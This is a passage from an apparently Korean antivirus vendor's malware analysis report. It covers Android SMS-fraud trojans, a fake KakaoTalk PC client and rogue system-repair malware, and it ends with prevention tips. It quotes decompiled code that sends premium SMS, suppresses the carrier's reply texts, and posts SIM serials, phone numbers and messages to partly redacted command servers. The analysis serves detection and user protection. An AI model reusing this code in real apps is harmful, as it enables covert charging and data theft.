달받고 수행하는 역할을 한다. 이때 등록된 악성 Service는 부트 타임에 로딩되도록 설계되어있어 휴대전화기가 켜져 있는 동안은 항상 C&C 서버의 조종을 받을 수 있는 이른바 '좀비폰' 상태가 된다. 이때 C&C서버로부터 수행 가능한 Command 들은 아래와 같다.

– 백그라운드 SMS 발송
– 강제 전화 연결
– 지정된 애플리케이션 삭제
– 지정된 애플리케이션 설치
– 로그 파일(개인 정보) C&C 서버로 전송

'GoldDream' 악성코드는 V3 mobile 제품군에서 다음과 같이 진단 및 치료가 가능하다.

– Android–Trojan/Gdream


카카오톡 PC 버전으로 위장한 악성코드 주의

스마트폰 사용자의 필수 앱이라 할 수 있는 대표 스마트폰 모바일 메신저 카카오톡의 PC용 버전으로 위장한 악성 프로그램이 사용자의 개인정보 및 금전적 피해를 발생시킨 사실이 발견되어 주의가 필요하다.

[그림1–16] 카카오톡 PC 버전 위장파일의 아이콘

카카오톡 PC 버전 위장 프로그램은 카카오톡 정식 홈페이지 사이트 주소인 'www.kakao.com'과 유사한 'www.kakao.ez.to'라는 주소로 웹 사이트를 개설해 실제 홈페이지와 같은 디자인을 적용하였고, 신규회원에게 문화상품권을 제공한다는 안내를 하며 사용자에게 PC 버전 내려받기 및 설치를 유도했다. 2011년 7월 현재 해당 웹사이

[그림1–17] 카카오톡 PC 버전으로 위장한 악성프로그램 실행 화면




트가 유효하지는 않지만, 아래와 같은 아이콘의 카카오톡 PC 버전 위장용 파일은 블로그나 카페를 통해 유포될 가능성이 있어 주의가 필요하다.

실제로 데스크톱에서 카카오톡을 사용하는 방법으로는 스마트폰 환경처럼 PC에서 가상머신 프로그램을 이용해 안드로이드 운영체제에서 카카오톡을 사용하는 방법이 있을 수 있다. 하지만 카카오톡 PC 버전을 위장한 이 악성프로그램은 기본 Windows 상에서 실행파일 형태로 바로 실행 가능하며, 실행 시 [그림 1–18]과 같이 신규 가입을 요구하고 있다. 특히 기존에 스마트폰에서 사용했던 이용자들도 확인 절차를 거쳐야 한다며 개인정보 입력을 요구한다.

[그림 1–18] 사용자의 가입을 요구하는 화면

[그림 1–19] 개인 정보 입력화면



또한 [그림 1–18]과 같이 '문화상품권을 나눠 드린다'는 안내 멘트로 회원가입을 통한 개인 정보입력에 더욱 현혹되기 쉽다.
이렇게 입력된 정보는 문화상품권 증정은 커녕 오히려 이용 희망자로부터 11,000원을 휴대폰 소액결제로 빼 가는데 이용된다. 만약 해당 악성 프로그램으로 말미암아 결제되었다면 이동통신사에 소액결제 사기를 알리고 결제 승인취소를 하면된다. 해당 카카오톡 PC용 해킹프로그램은 V3에서 아래와 같은 진단명으로 진단된다.

– Win–Trojan/Fakecatok.1073154
– Win–Trojan/Fakesns.1056768


SNS를 통해 확산하는 SMS 과금을 발생시키는 안드로이드 악성코드 주의

안드로이드 온라인 동영상 스트리밍 플레이어로 위장하여 사용자 모르게 SMS 발송을 통한 과금을 발생시키고 친구 추천 기능을 통해

[그림 1–20] 허위 온라인 동영상 스트리밍 플레이어

주변에 악성 앱을 확산시키는 안드로이드 악성코드가 발견되었다.

[그림 1–21] 허위 온라인 동영상 스트리밍 플레이어가 사용하는 권한



[표 1–5] Permission 설명

Permission	기능	설명
android.permission.INTERNET	인터넷 액세스	애플리케이션이 네트워크 소켓을 만들 수 있도록 한다
android.permission.ACCESS_NETWORK_STATE	네트워크 상태 보기	애플리케이션이 모든 네트워크의 상태를 볼 수 있도록 한다.
android.permission.MOUNT_UNMOUNT_FILESYSTEMS	파일시스템 마운트 및 마운트 해제	애플리케이션이 이동식 저장소의 파일 시스템을 마운트하고 마운트 해제할 수 있도록 한다.
android.permission.SEND_SMS	SMS 메시지 보내기	애플리케이션이 SMS 메시지를 보낼 수 있도록 한다. 이 경우 악성 애플리케이션이 사용자의 확인 없이 메시지를 전송하여 요금을 부과할 수 있다.
android.permission.READ_PHONE_STATE	휴대전화 상태 및 ID 읽기	애플리케이션이 장치의 휴대전화 기능에 접근할 수 있도록 한다. 이 권한을 갖는 애플리케이션은 휴대전화의 전화번호 및 일련번호, 통화 활성 여부, 해당 통화가 연결된 번호 등을 확인할 수 있다.
android.permission.WRITE_EXTERNAL_STORAGE	USB 저장소 콘텐츠 및 SD 카드 콘텐츠 수정/삭제	애플리케이션이 USB 저장소 및 SD 카드에 쓸 수 있도록 한다.
android.permission.RECEIVE_BOOT_COMPLETED	부팅할 때 자동 시작	애플리케이션이 시스템 부팅이 끝난 후 바로 시작할 수 있도록 한다. 이 경우 기기가 시작하는 데 시간이 오래 걸리고 애플리케이션이 항상 실행되어 전체 기기 속도가 느려질 수 있다.
android.permission.RECEIVE_SMS	SMS 수신	애플리케이션이 SMS 메시지를 받고 처리할 수 있도록 한다. 이 경우 악성 애플리케이션이 메시지를 모니터링하거나 사용자가 보기 전에 삭제할 수 있다.
android.permission.WRITE_SMS	SMS 또는 MMS 수정	애플리케이션이 기기 또는 SIM 카드에 저장된 SMS 메시지에 쓸 수 있도록 한다. 단, 악성 애플리케이션이 이 기능을 이용하여 메시지를 삭제할 수 있다
android.permission.READ_SMS	SMS 메시지 보내기	애플리케이션이 SMS 메시지를 보낼 수 있도록 한다. 이 경우 악성 애플리케이션이 사용자의 확인 없이 메시지를 전송하여 요금을 부과할 수 있다.
com.android.launcher.permission.INSTALL_HORTCUT	바로가기 만들기	애플리케이션 바로가기(shortcut)를 만들 수 있다.

1. 해당 악성코드의 특징

A. SMS 과금 및 휴대폰 정보 탈취

악성 앱이 설치되면 온라인상의 동영상들을 볼 수 있는 뷰어가 나타나는 동시에 하드 코딩된 중국의 premium number (할증요금 전화번호)인 '106***82'로 SMS 을 전송하여 별도의 과금을 발생시킨다.

[그림 1-22] Send SMS to premium rate number

```
public void onClick(View paramView)
{
  ChargeTwoActivity localChargeTwoActivity1 = this$0;
  ChargeTwoActivity localChargeTwoActivity2 = this$0;
  localChargeTwoActivity1.sendsms("10[redacted]2", "8x", "", localChargeTwoActivity2);
  ChargeTwoActivity localChargeTwoActivity3 = this$0;
  ChargeTwoActivity localChargeTwoActivity4 = this$0;
  localChargeTwoActivity3.sendsms("10[redacted]2", "8x", "", localChargeTwoActivity4);
  ChargeTwoActivity localChargeTwoActivity5 = this$0;
  ChargeTwoActivity localChargeTwoActivity6 = this$0;
  localChargeTwoActivity5.sendsms("10[redacted]82", "8x", "", localChargeTwoActivity6);
  ChargeTwoActivity localChargeTwoActivity7 = this$0;
  SharedPreferences localSharedPreferences = this$0.sp;
  localChargeTwoActivity7.saveTag(localSharedPreferences, "tag", "true");
  ChargeTwoActivity localChargeTwoActivity8 = this$0;
  Intent localIntent1 = new Intent(localChargeTwoActivity8, SelectList.class);
  Intent localIntent2 = localIntent1.putExtra("type", 0);
  this$0.startActivity(localIntent1);
  this$0.finish();
}
```

AhnLab

본래 이 서비스는 중국의 해당 Premium rate number로 문자가 정상적으로 송신되었을 시, 서비스제공자로부터 서비스등록에 관련된 안내메시지를 문자로 회신(feedback)받게 되어 있어 서비스 사용 여부를 알 수 있다. 하지만 이 악성 앱은 영리하게도 '10'으로 시작되는 번호들로 전송되는 SMS에 관해 필터링하여 회신 되는 문자를 사용자가 볼 수 없게끔 하여 과금된 사실을 전혀 알 수 없게 만든다.

[그림 1-23] '10'으로 시작되는 회신 SMS를 필터링 하는 코드

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  Intent localIntent1 = new Intent("android.intent.action.RUN");
  Intent localIntent2 = localIntent1.setClass(paramContext, MessageService.class);
  Intent localIntent3 = localIntent1.setFlags(268435456);
  ComponentName localComponentName = paramContext.startService(localIntent1);
  String str = paramIntent.getAction();
  if (!"android.provider.Telephony.SMS_RECEIVED".equals(str))
    return;
  ContentResolver localContentResolver = paramContext.getContentResolver();
  Uri localUri = Uri.parse("content://sms");
  CallContentObserver localCallContentObserver = new CallContentObserver(paramContext, "10", null);
  localContentResolver.registerContentObserver(localUri, 1, localCallContentObserver);
}
```

filtering sms starts with "10"

AhnLab

```
if ((str2 != null) && (phoneNum != null))
{
  String str4 = phoneNum;
  if (str2.startsWith(str4))
  {
    int i = Log.d("ddddddddddddddddddsssssssssssssss ssddddddddd", " dfaaaaaaaaaaaaaaaaaaaaaaa");
    ContentResolver localContentResolver2 = context.getContentResolver();
    Uri localUri2 = uriSms;
    String str5 = str3;
    int j = localContentResolver2.delete(localUri2, str5, null);
```

AhnLab

이외에 추가로 휴대전화의 SIM 카드의 Serial 을 얻어 특정 서버로 전송한다.

[그림 1-24] SIM Card의 시리얼번호를 얻는 코드

```
String str3 = String.valueOf(Environment.getExternalStorageDirectory().getPath());
String str4 = str3 + "/ku6";
File localFile = new File(str4);
if (!localFile.exists())
  boolean bool2 = localFile.mkdir();
Constants.getProxy(this);
stopService();
startService();
imei = ((TelephonyManager)getSystemService("phone")).getSimSerialNumber();
```

AhnLab

```
SAXParser localSAXParser = spf.newSAXParser();
String str1 = String.valueOf(paramString);
StringBuilder localStringBuilder = new StringBuilder(str1).append("&serialnumber=");
String str2 = SplashActivity.imei;
String str3 = str2;
HttpClients localHttpClients = new HttpClients(str3, paramContext);
```


"http://in[redacted]cn/clientRequest.htm"

AhnLab

B. 악성코드 확산

해당 악성 앱은 감염된 휴대전화기에서 과금을 하는 것뿐만 아니라 악성 앱 자신을 광고(Self-advertising) 하는 기능도 포함되어 있어 주의가 필요하다. 사용자는 좋은 앱을 소개한다는 의도로 추천링크를 전송했는데, 받는 사람에게 악성 앱을 설치하게끔 유도한 꼴이 될 수 있다. Self-advertising은 [그림 1-25]와 같이 '친구추천' 기능을 통해 e-mail, 또는 SMS로 악성 앱을 내려받기 및 설치할 수 있는 링크를 전송하여 이루어진다.

[그림 1-25] self-advertising



[그림 1-26] self-advertising code

```
public void onClick(DialogInterface paramDialogInterface, int paramInt)
{
  switch (paramInt)
  {
  default:
    return;
  case 0:
    Uri localUri1 = Uri.parse("mailto:");
    Intent localIntent1 = new Intent("android.intent.action.SENDTO", localUri1);
    Intent localIntent2 = localIntent1.putExtra("android.intent.extra.TEXT", "看视频，上酷6，链接：http://do[redacted]n");
    this$0.startActivity(localIntent1);
    return;
  case 1:
  }
  Uri localUri2 = Uri.parse("tel:10086");
  Intent localIntent3 = new Intent("android.intent.action.VIEW", localUri2);
  Intent localIntent4 = localIntent3.putExtra("sms_body", "看视频，上酷6，链接：http://do[redacted]n");
  Intent localIntent5 = localIntent3.setType("vnd.android-dir/mms-sms");
  this$0.startActivity(localIntent3);
}
```

AhnLab

해당 악성코드는 V3 mobile 제품군에서 아래와 같이 진단된다.


- Android-Trojan/SmsSend.AA
- Android-Trojan/SmsSend.AB

Drive by Download 기법의 안드로이드 악성 앱 Ggtrack

1. Android-Trojan/Ggtrack

기존의 안드로이드 악성코드는 Google Android Market에 공개된 정상 앱으로 위장하여, 악의적인 코드를 삽입하거나, 추가적인 악성 앱이 설치되도록 리패키징(본래 정상 앱에 악성코드를 추가시킴)하여, 다시 구글 안드로이드 마켓이나 블랙마켓에 올린 형태를 다수 보여왔다. 이번에 발견된 악성 앱은, Drive by Download(예: '동영상을 보기 위해 코덱을 설치하라.'고 유도하는 악성코드를 설치) 기법의 윈도우 PC에 감염되는 악성코드와 같은 방식으로, 감염을 시도한다.


[그림 1-27] 악성코드 관계도



[그림 1-28] 악성 앱 관련 트래픽 조회 화면(자료제공: alexa.com)

A. application 정보


[그림 1-29] Battery Saver 권한 정보 / 앱의 목적에 맞지 않게 과도한 권한을 필요로 하고 있다.



[표 1-6] Permission 설명

Permission	기능	설명
android.permission.ACCESS_WIFI_STATE	Wi-Fi 상태 보기	애플리케이션이 Wi-Fi의 상태에 대한 정보를 볼 수 있도록 한다.
android.permission.CHANGE_WIFI_STATE	Wi-Fi 상태 변경	애플리케이션이 Wi-Fi 액세스 포인트에 연결하거나 연결을 끊고, 구성된 Wi-Fi 네트워크를 변경할 수 있도록 한다.
android.permission.CHANGE_NETWORK_STATE	네트워크 연결 변경	애플리케이션이 네트워크 연결 상태를 변경할 수 있도록 한다.
android.permission.ACCESS_NETWORK_STATE	네트워크 상태 보기	애플리케이션이 모든 네트워크의 상태를 볼 수 있도록 한다.
android.permission.RECEIVE_BOOT_COMPLETED	부팅할 때 자동 시작	애플리케이션이 시스템 부팅이 끝난 후 바로 시작할 수 있도록 한다. 이 경우 기기가 시작하는 데 시간이 오래 걸리고 애플리케이션이 항상 실행되어 전체 기기 속도가 느려질 수 있다.
android.permission.INTERNET	인터넷 액세스	애플리케이션이 네트워크 소켓을 만들 수 있도록 한다
android.permission.READ_PHONE_STATE	휴대전화 상태 및 ID 읽기	애플리케이션이 장치의 휴대전화 기능에 접근할 수 있도록 한다. 이 권한을 갖는 애플리케이션은 휴대전화의 전화번호 및 일련번호, 통화 활성 여부, 해당 통화가 연결된 번호 등을 확인할 수 있다.
android.permission.READ_SMS	SMS 또는 MMS 읽기	애플리케이션이 기기 또는 SIM 카드에 저장된 SMS 메시지를 읽을 수 있도록 한다. 이 경우 악성 애플리케이션이 기밀 메시지를 읽을 수 있다.
android.permission.RECEIVE_SMS	SMS 수신	애플리케이션이 SMS 메시지를 받고 처리할 수 있도록 한다. 이 경우 악성 애플리케이션이 메시지를 모니터링하거나 사용자가 보기 전에 삭제할 수 있다.
android.permission.SEND_SMS	SMS 메시지 보내기	애플리케이션이 SMS 메시지를 보낼 수 있도록 한다. 이 경우 악성 애플리케이션이 사용자의 확인 없이 메시지를 전송하여 요금을 부과할 수 있다.

[그림 1-30] Battery Saver 설치/실행 정보



[그림 1-31] 서버와 통신하는 코드의 일부

```
public void trackInstall()
{
 try
 {
  Object localObject1 = "";
  try
  {
   HomeActivity localHomeActivity1 = this;
   String str1 = "track.txt";
   FileInputStream localFileInputStream = localHomeActivity1.openFileInput(str1);
   InputStreamReader localInputStreamReader = new InputStreamReader(localFileInputStream);
   char[] arrayOfChar1 = new char["1".length()];
   localInputStreamReader.read(arrayOfChar1);
   String str2 = new java/lang/String;
   String str3 = str2;
   char[] arrayOfChar2 = arrayOfChar1;
   str3.<init>(arrayOfChar2);
   localObject1 = str2;
   String str4 = "1";
   Object localObject2 = localObject1;
   if (!str4.equals(localObject2))
   {
    DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
    StringBuilder localStringBuilder1 = new StringBuilder("http://
    String str5 = getPhoneNumber();
    StringBuilder localStringBuilder2 = localStringBuilder1.a
- 이하 생략
```

[그림 1-32]은 SMS를 모니터링 하여 [그림 1-32]와 번호가 일치하면 사용자에게 메시지를 숨김으로써 사용자 모르게 악의적 행위가 동작하도록 작성된 코드의 일부다.

[그림 1-32] 특정 송신번호의 SMS를 필터링하는 코드의 일부

```
public void onReceive(Context paramContext, Intent paramIntent)
 {
  Bundle localBundle = paramIntent.getExtras();
  SmsMessage[] arrayOfSmsMessage1 = (SmsMessage[])0;
  Object[] arrayOfObject;
  SmsMessage[] arrayOfSmsMessage2;
- 중략 -
   SharedPreferences localSharedPreferences3 = localContext3.getSharedPreferences(str9, i2);
   String str10 = "content";
   String str11 = "";
   String str12 = localSharedPreferences3.getString(str10, str11);
   if ((!this.from.equals("99735")) && (!this.from.equals("46621")) && (!this.from.equals("96512")) && (!
this.from.equals("33395")) && (!this.from.equals("00036397")) && (!
this.from.equals("36397")) && (!this.from.equals("56255")))
    break label536;
   abortBroadcast();
   Context localContext4 = paramContext;
   String str13 = "content";
- 이하 생략
```

그리고 사용자의 number, message, sdk 버전 등의 정보를 서버로 보낸다.

[그림 1-33] 개인정보를 유출하는 코드의 일부

```
public void postData(String paramString1, String paramString2, String paramString3, String paramString4,
String paramString5)
{
 DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
 HttpPost localHttpPost = new HttpPost("http://www.am***cloud.com/droid/droid.php");
 try
 {
  ArrayList localArrayList = new ArrayList(2);
  BasicNameValuePair localBasicNameValuePair1 = new BasicNameValuePair("number", paramString1);
  localArrayList.add(localBasicNameValuePair1);
  BasicNameValuePair localBasicNameValuePair2 = new BasicNameValuePair("carrier", paramString2);
  localArrayList.add(localBasicNameValuePair2);
  BasicNameValuePair localBasicNameValuePair3 = new BasicNameValuePair("from", paramString3);
  localArrayList.add(localBasicNameValuePair3);
  BasicNameValuePair localBasicNameValuePair4 = new BasicNameValuePair("content", paramString4);
  localArrayList.add(localBasicNameValuePair4);
  BasicNameValuePair localBasicNameValuePair5 = new BasicNameValuePair("message", paramString5);
  localArrayList.add(localBasicNameValuePair5);
  BasicNameValuePair localBasicNameValuePair6 = new BasicNameValuePair("version", "1");
  localArrayList.add(localBasicNameValuePair6);
  String str = Build.VERSION.RELEASE;
  BasicNameValuePair localBasicNameValuePair7 = new BasicNameValuePair("sdk", str);
  localArrayList.add(localBasicNameValuePair7);
  UrlEncodedFormEntity localUrlEncodedFormEntity = new UrlEncodedFormEntity(localArrayList);
  localHttpPost.setEntity(localUrlEncodedFormEntity);
  HttpResponse localHttpResponse = localDefaultHttpClient.execute(localHttpPost);
  label222: return;
```

server URI

stolen data


B. 다음의 수칙을 지켜 모바일 악성코드에 감염되는 것을 예방하도록 하자.

1. 애플리케이션을 설치하거나 이상한 파일을 내려받은 경우에는 반드시 악성코드 검사를 한다.
2. 게임 등 애플리케이션을 내려받을 때는 신중하게 다른 사람이 올린 평판 정보를 먼저 확인한다.
3. 브라우저나 애플리케이션으로 인터넷에 연결 시 이메일이나 문자 메시지에 있는 URL은 신중하게 클릭한다.
4. PC로부터 파일을 전송받을 경우 악성코드 여부를 꼭 확인한다.
5. 백신의 패치 여부를 확인해서 최신 백신 엔진을 유지한다.
6. 스마트폰의 잠금 기능[암호 설정]을 이용해서 다른 사용자의 접근을 막는다. 잠금 기능에 사용한 비밀번호를 수시로 변경한다.
7. 블루투스 기능 등 무선기능은 필요할 때만 켜놓는다.
8. ID, 패스워드 등을 스마트폰에 저장하지 않는다.
9. 백업을 주기적으로 받아서 분실 시 정보의 공백이 생기지 않도록 한다.
10. 임의로 개조하거나 복사방지 등을 풀어서 사용하지 않는다.

신용카드 한도초과 안내 메일로 위장한 악성코드 유포

신용카드 한도초과 안내 메일로 위장한 악성코드의 변형이 현재까지도 지속적으로 발견되고 있으므로 PC 사용자는 각별한 주의가 필요하다. 해당 메일에 첨부된 Customer details.zip(11,750바이트)의 압축을 해제하면 [그림 1-35]와 같이 전자문서 프로그램 어도비 아크로뱃 리더(Adobe Acrobat Reader) 파일 형식인 PDF와 같은 아이콘을 가진 Customer Details.exe(26,624바이트)가 생성된다.


[그림 1-34] 신용카드 한도초과 메일로 위장한 악성코드



[그림 1-35] PDF 파일 아이콘을 가지고 있는 악성코드


해당 파일이 실행되면 윈도우 시스템에 존재하는 정상 파일인 svchost.exe를 강제로 실행시킨 후 아래 이미지와 같이 svchost.exe의 메모리 영역에 자신의 코드 전체를 강제로 덮어쓰게 된다.

[그림 1-36] 정상 프로세스의 특정 메모리 영역에 쓰인 악성코드



그리고 정상 프로세스인 svchost.exe의 프로세스를 이용하여 특정 시스템으로 접속을 시도하여 성공적으로 접속되면 허위 시스템 복구 프로그램으로 위장한 악성코드를 내려받아 실행하게 된다. 허위 시스템 복구 프로그램이 실행되면 [그림 1-37]과 같이 현재 사용하는 시스템의 하드 디스크에 장애가 있음을 알린다.

[그림 1-37] 허위 하드디스크 장애 안내 메일



그리고 시스템에 존재하는 대부분 파일과 폴더들을 숨김 속성으로 변경하여 일반 시스템 사용자로 하여금 사용하는 시스템에 심각한 문제가 생긴 것으로 인지하게 한다. 위 [그림 1-37]의 '확인'을 클릭하면 [그림 1-38]과 같은 PC 성능과 안정성 검사를 위해 시스템 전체를 검사하기 시작한다.

[그림 1-38] 시스템 전체를 검사하는 허위 시스템 툴

검사가 끝나면 [그림 1-39]와 같이 시스템에 존재하지 않는 허위의 심각한 장애들을 보여주고 시스템 사용자로 하여금 심각한 장애들이 다수 존재하는 것으로 오인하도록 한다.


[그림 1-39] 허위로 보여지는 시스템 오류들

허위로 작성된 시스템의 심각한 장애들을 복구하기 위해 'Fix Errors'를 클릭하면 [그림 1-40]과 같이 마치 시스템 장애들을 복구 작업을 수행하는 것과 같은 허위 이미지들을 보여준다.

[그림 1-40] 허위 시스템 수정 작업 안내


허위로 보여지는 복구 작업이 완료되면 [그림 1-41]과 같이 복구 후에도 심각한 장애가 시스템에 다수 존재하는 것처럼 보여주며, 이를 복구하기 위해서는 프로그램을 구매 할 것을 유도한다.

[그림 1-41] 복구 후에도 존재하는 허위 시스템 오류들



구매를 위해 'Purchase'를 클릭하면 [그림 1-42]와 같이 신용카드 정보를 입력하여 결제할 것을 유도한다.

[그림 1-42] 신용카드 정보를 입력하여 결제할 것을 유도




이번에 발견된 신용카드 한도초과 안내 메일로 위장한 악성코드는 허위 시스템 복구 프로그램을 설치하여, 시스템 사용자의 신용카드 정보와 금전결제를 통한 금전 획득이 최종적인 목적인 것을 알 수가 있다. 이러한 시스템 복구나 시스템 유틸리티 형태로 위장한 악성코드는 기존에 사용자들에게 알려져 있는 허위 백신에 비해 새로운 시도라 할 수 있다. 신용카드 한도초과 안내 메일로 유포된 악성코드들은 V3 제품군에서 다음과 같이 진단한다.

- Win-Trojan/Agent.26624.TG
- Win-Trojan/Jorik.509952
- Win-Trojan/Jorik.407552
- Win-Trojan/Jorik.266240

다수의 SNS를 전파 경로로 악용하는 메신저 악성코드


6월 말에 발견된 인스턴트메신저 프로그램을 통해 유포되는 악성코드 중 다수의 소셜네트워크서비스를 또 다른 유포경로로 복합적으로 악용하는 것이 발견되었다. 이번에 발견된 악성코드가 시스템에서 실행되면 [그림 1-43]과 같이 윈도우 시스템에 존재하는 정상 프로세스 중 하나인 Explorer.exe의 특정 메모리 영역에 자신의 코드 전체를 덮어쓰게 된다.

[그림 1-43] 정상 프로세스의 메모리 영역 일부에 덮어 쓰여진 악성코드




그리고 악성코드 제작자가 지정한 명령을 수행하기 위해 외부 네트워크에 있는 특정 시스템으로 접속을 시도하게 된다. ASEC에서 테스트 당시 해당 악성코드는 악성코드 제작자의 명령에 따라 [그림 1-44]와 같이 특정 시스템에 존재하는 텍스트(Text) 파일을 내려받게 되어 있었다.

[그림 1-44] 텍스트 파일을 다운로드 하는 악성코드




해당 텍스트 파일은 감염된 시스템에서 보안 제품의 업데이트 또는 보안 업체 웹 사이트로의 접속을 방해하기 위해 다수의 보안 업체 리스트들을 포함하고 있다. 해당 악성코드의 주된 유포 경로는 [그림 1-45]와 같이 많은 사람이 사용하는 이동형저장장치(USB)와 마이크로소프트사의 MSN 메신저 프로그램을 악용하고 있다.USB와

